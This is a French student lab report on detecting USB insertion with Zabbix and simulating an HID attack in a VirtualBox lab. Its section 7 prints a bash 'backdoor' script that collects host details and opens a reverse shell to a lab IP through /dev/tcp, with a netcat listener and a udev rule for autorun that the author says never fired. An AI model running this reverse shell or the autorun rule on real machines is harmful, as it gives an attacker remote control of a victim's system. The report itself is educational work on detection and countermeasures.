

# Rapport d'évaluation :

**ERWAN LE GAL**

B3 SI

## Supervision & Attaques HID

---

### 1. Introduction

- **Objectif du TP**  
Démontrer la capacité à mettre en œuvre une solution de supervision (Zabbix), à détecter un comportement anormal (ex. : insertion d'une clé USB suspecte), et à réagir face à une attaque HID simulée.
  - **Environnement**
    - Hyperviseur : VirtualBox
    - Systèmes : Debian 12 (Zabbix Server & client surveillé) ,
    - Kali Linux ( attaquant)
- 

### 2. Installation de la solution de supervision (Zabbix)

#### 2.1 Préparation de l'environnement

- Présentation de la VM hôte
  - ip : 192.168.211.130
  - Zabbix

#### 2.2 Interface Web Zabbix

- Accès et premier login
- Vérification du bon fonctionnement du serveur Zabbix

---

## 3. Supervision de la machine cliente

### 3.1 Installation de l'agent Zabbix

- Nom et IP de la machine cliente
- Configuration du fichier `/etc/zabbix/zabbix_agentd.conf`
- Vérification de la connexion agent ↔ serveur

### 3.2 Création de l'hôte dans Zabbix

- Ajout manuel de l'hôte depuis l'interface
  - Association au template générique `Linux by Zabbix agent`
-

## 4. Mise en place d'un item personnalisé de détection USB

### 4.1 Script `detect_usb.sh`

- Objectif : Détecter les périphériques USB
- Explication du fonctionnement du script

`lsusb` : sert à lister tous les périphériques USB connectés.

`md5sum` : génère simplement un hash de cette liste pour identifier les changements.

`cut -d ' ' -f1` : extrait la valeur du hash.

- Emplacement du script et droits d'exécution

Le script a été placé dans : `/usr/local/bin/detect_usb.sh`

et il a été rendu exécutable : `sudo chmod +x /usr/local/bin/detect_usb.sh`

### 4.2 Test local de la clé Zabbix

Ajout dans `zabbix_agentd.conf` :

`UserParameter=usb.detect,lsusb | md5sum | cut -d ' ' -f1`

Vérification avec :

`sudo /usr/sbin/zabbix_agentd -t usb.detect`

## 4.3 Création de l'item dans l'interface Zabbix

- Détail de l'item :
  - Type : Zabbix agent
  - Key : **usb.detect**
  - Type d'information : Texte
  - Update Interval : 1m

The screenshot shows the Zabbix web interface for configuring a new item. The left sidebar contains navigation links such as 'Tableaux de bord', 'Surveillance', 'Services', 'Inventaire', 'Rapports', 'Collecte de données', 'Groupes de modèles', 'Groupes d'hôtes', 'Modèles', 'Hôtes', 'Maintenance', 'Corrélation d'événement', 'Découverte', 'Alertes', 'Utilisateurs', 'Administration', 'Support', 'Intégrations', 'Aide', 'Paramètres utilisateur', and 'Déconnexion'. The main content area is titled 'Éléments' and shows the configuration for an item named 'Détection USB'. The configuration includes the following fields:

- Nom:** Détection USB
- Type:** agent Zabbix
- Clé:** usb.detect
- Type d'information:** Texte
- Interface hôte:** 192.168.211.131:10059
- Intervalle d'actualisation:** 1m
- Intervalle personnalisé:** Type: Flexible, Intervalle: 50s, Période: 1-7.00.00-24.00, Action: Supprimer
- Période de stockage de l'historique:** Ne pas conserver l'historique
- Période de stockage:** 90d
- Remplit le champ d'inventaire d'hôte:** -Aucun-
- Description:** USB
- Activé:** ☒

At the bottom, there are buttons for 'Dernières données', 'Actualiser', 'Clone', 'Exécuter maintenant', 'Test', 'Effacer l'historique et les tendances', 'Supprimer', and 'Annuler'. The footer indicates 'Zabbix 6.4.21 © 2001-2025, Zabbix SIA'.

## 5. Déclencheur d'alerte sur détection USB

### 5.1 Création du trigger


Expression :

```
change(/DEBIAN KALINKA_CLIENT/usb.detect)=1
```

- Gravité : Warning
- Objectif : Déclencher une alerte si le hash du `lsusb` change

### 5.2 Test en conditions réelles

- Résultat attendu après insertion d'une nouvelle clé



The screenshot shows the Zabbix web interface with the 'Problèmes' (Problems) section active. The left sidebar contains navigation links for 'Tableaux de bord', 'Surveillance', 'Problèmes', 'Hôtes', 'Dernières données', 'Cartes', 'Découverte', 'Services', 'Inventaire', 'Rapports', 'Collecte de données', 'Alertes', 'Utilisateurs', 'Administration', 'Support', 'Intégrations', 'Aide', and 'Paramètres utilisateur'. The main content area displays a list of problems. The first problem is 'Changement de périphérique USB détecté' (USB device change detected) with a severity of 'Avertissement' (Warning). The problem is associated with the host 'kalinka\_client'. The interface includes various filters and search options on the left and top, and a table of problem details at the bottom.

Temps	Sévérité	Moment de la récupération	État	Info	Hôte	Problème	Durée	Actualiser	Actions	Tags
16:38:31	Avertissement	16:38:40			kalinka_client	Changement de périphérique USB détecté	9s	Actualiser		

## 6. Envoi d'une alerte par e-mail (optionnel)

- Configuration SMTP

Types de média

Type de média Modèles de messages Options

\* Nom Email SMTP

Type Courriel

Fournisseur de messagerie Generic SMTP

\* serveur SMTP smtp.gmail.com

Port du serveur SMTP 587

\* Courriel erwanlegalesp@gmail.com

SMTP helo

Sécurité de la connexion Aucun STARTTLS SSL/TLS

Vérifier le pair SSL

Vérifier l'hôte SSL

Authentification Aucun Nom d'utilisateur et mot de passe

Nom d'utilisateur erwanlegalesp@gmail.co

Mot de passe [Changer le mot de passe](#)

Format du message HTML Texte brut

Description

Activé ☒

[Actualiser](#) [Cloner](#) [Supprimer](#) [Annuler](#)

Zabbix 6.4.21 © 2001–2025, Zabbix SIA

- Création du média type “Email” dans Zabbix
- Association à un utilisateur

Utilisateurs

Utilisateur Média Permissions


Média	Type	Envoyer à	Lorsque actif	Utiliser si éteint	État	Action
Email SMTP	erwanlegalesp@gmail.com	1-7,00,00-24,00	HTML	Actif	<a href="#">Edition</a>	<a href="#">Supprimer</a>

[Ajouter](#)

[Actualiser](#) [Supprimer](#) [Annuler](#)

Zabbix 6.4.21 © 2001–2025, Zabbix SIA

- Test de notification



## 7. Simulation d'une attaque HID via clé USB

### 7.1 Objectif

- Simuler une attaque HID par exécution automatique d'un script `backdoor_usb.sh` à l'insertion

### 7.2 Script malveillant

- Présentation du script utilisé

Le script malveillant utilisé dans ce TP a pour objectif d'ouvrir un reverse shell vers l'attaquant dès qu'il est exécuté sur la machine cible.

Il simule ainsi une attaque par périphérique HID.

```
Welcome $ backdoor.sh X
$ backdoor.sh
1  #!/bin/bash
2
3  PUBIP=$(curl -s ifconfig.me)
4  LOCALIP=$(hostname -I | awk '{print $1}')
5  HOSTNAME=$(hostname)
6  USER=$(whoami)
7  DATE=$(date "+%Y-%m-%d %H:%M:%S")
8
9  LOGFILE="/tmp/usb_attack_detected.txt"
10 echo ">>> BACKDOOR ACTIVATED" > "$LOGFILE"
11 echo "DATE: $DATE" >> "$LOGFILE"
12 echo "HOST: $HOSTNAME" >> "$LOGFILE"
13 echo "USER: $USER" >> "$LOGFILE"
14 echo "IP Publique: $PUBIP" >> "$LOGFILE"
15 echo "IP Locale: $LOCALIP" >> "$LOGFILE"
16
17 ATTACKER_IP="192.168.211.128"
18 ATTACKER_PORT=4444
19
20 bash -i >& /dev/tcp/$ATTACKER_IP/$ATTACKER_PORT 0>&1 &
21
22
```

**Etape 1** : Collecte d'informations système :

```
PUBIP=$(curl -s ifconfig.me)
```

```
LOCALIP=$(hostname -I | awk '{print $1}')
```

```
HOSTNAME=$(hostname)
```

```
USER=$(whoami)
```

```
DATE=$(date "+%Y-%m-%d %H:%M:%S")
```

- curl permet de récupérer l'adresse IP publique.
- hostname -I renvoie l'IP locale.
- hostname et whoami donnent t le nom de la machine et l'utilisateur actif.



**Étape 2 :** Rapport dans un fichier dédié :

```
LOGFILE="/tmp/usb_attack_detected.txt"
echo ">>> BACKDOOR ACTIVATED" > "$LOGFILE"
```

**Étape 3 :** Reverse shell silencieux :

```
bash -i >& /dev/tcp/$ATTACKER_IP/$ATTACKER_PORT 0>&1 &
```

**Coté attaquant :** en amont il doit lancer listener netcat:

```
nc -lvnp 4444
```

### 7.3 Règle **udev** de déclenchement automatique

- Création d'un fichier :  
`/etc/udev/rules.d/99-usb-backdoor.rules`

Contenu :

```
ACTION=="add", ATTRS{idVendor}=="346d", ATTRS{idProduct}=="5678",
RUN+="/bin/bash /chemin/vers/backdoor_usb.sh"
```

Cette règle vise à détecter tout périphérique USB correspondant à l'identifiant matériel fourni (**idVendor** et **idProduct**) et à exécuter automatiquement le script malveillant localisé sur la clé.

**Remarque :** Malgré plusieurs essais, je n'ai pas réussi à la faire fonctionner dans le cadre de ce TP.


La règle a bien été enregistrée et rechargée avec les commandes **udevadm control --reload-rules** et **udevadm trigger**, mais aucun déclenchement automatique n'a été observé lors de l'insertion de la clé USB.

Il est possible que des restrictions de sécurité au niveau de **udev** ou de l'environnement utilisateur aient empêché son exécution automatique.

## 7.4 Résultat de l'attaque

Mise en place du listener :

```
nc -lvp 4444
```



## 8. Analyse et contre-mesures

### 8.1 Analyse des logs (Zabbix)

- Historique de l'item USB
- Détection des changements

### 8.2 Recommandations techniques

- Désactivation automatique des ports USB
- Filtrage matériel (BIOS / udev)
- Monitoring plus avancé (auditd, Wazuh, etc.)

## 8.3 Recommandations humaines

- Sensibilisation à la sécurité USB
  - Politique stricte sur les supports amovibles
  - Réaction en cas d'intrusion détectée
- 

## 9. Conclusion

- Récapitulatif du scénario supervisé

Ce TP a permis de mettre en place un mécanisme de supervision avec Zabbix, visant à détecter l'insertion de périphériques USB. Un script malveillant, déployé via une clé, simulait une attaque avec reverse shell. La détection du changement de périphérique USB a bien été supervisée par Zabbix, mais l'exécution automatique du script à l'insertion via une règle udev n'a pas fonctionné, ce qui limite la capacité de détection complète de l'attaque.

- Intérêt de combiner supervision et détection physique

Cette expérience souligne l'importance de la supervision physique des événements matériels comme les connexions USB. Cependant, la seule supervision via un outil comme Zabbix reste partielle. En effet, elle ne garantit pas la détection des effets réels de l'intrusion (exécution de code, ouverture de sessions distantes, etc.).

La supervision doit donc être complétée par une analyse plus poussée des comportements sur le système.

- Éventuelles pistes d'amélioration ou extensions (Wazuh, ELK...)

Pour une supervision plus complète, il serait pertinent d'intégrer des outils comme Wazuh (SIEM open source basé sur OSSEC) ou la stack ELK (Elasticsearch, Logstash, Kibana). Ces solutions permettent une corrélation des événements, une analyse centralisée des logs, et une détection comportementale, renforçant la visibilité sur les activités suspectes et la réactivité face aux attaques.

---

## Annexes

- Scripts utilisés (`detect_usb.sh`, `backdoor_usb.sh`)
- Fichiers de configuration (`zabbix_agentd.conf`, `zabbix_server.conf`)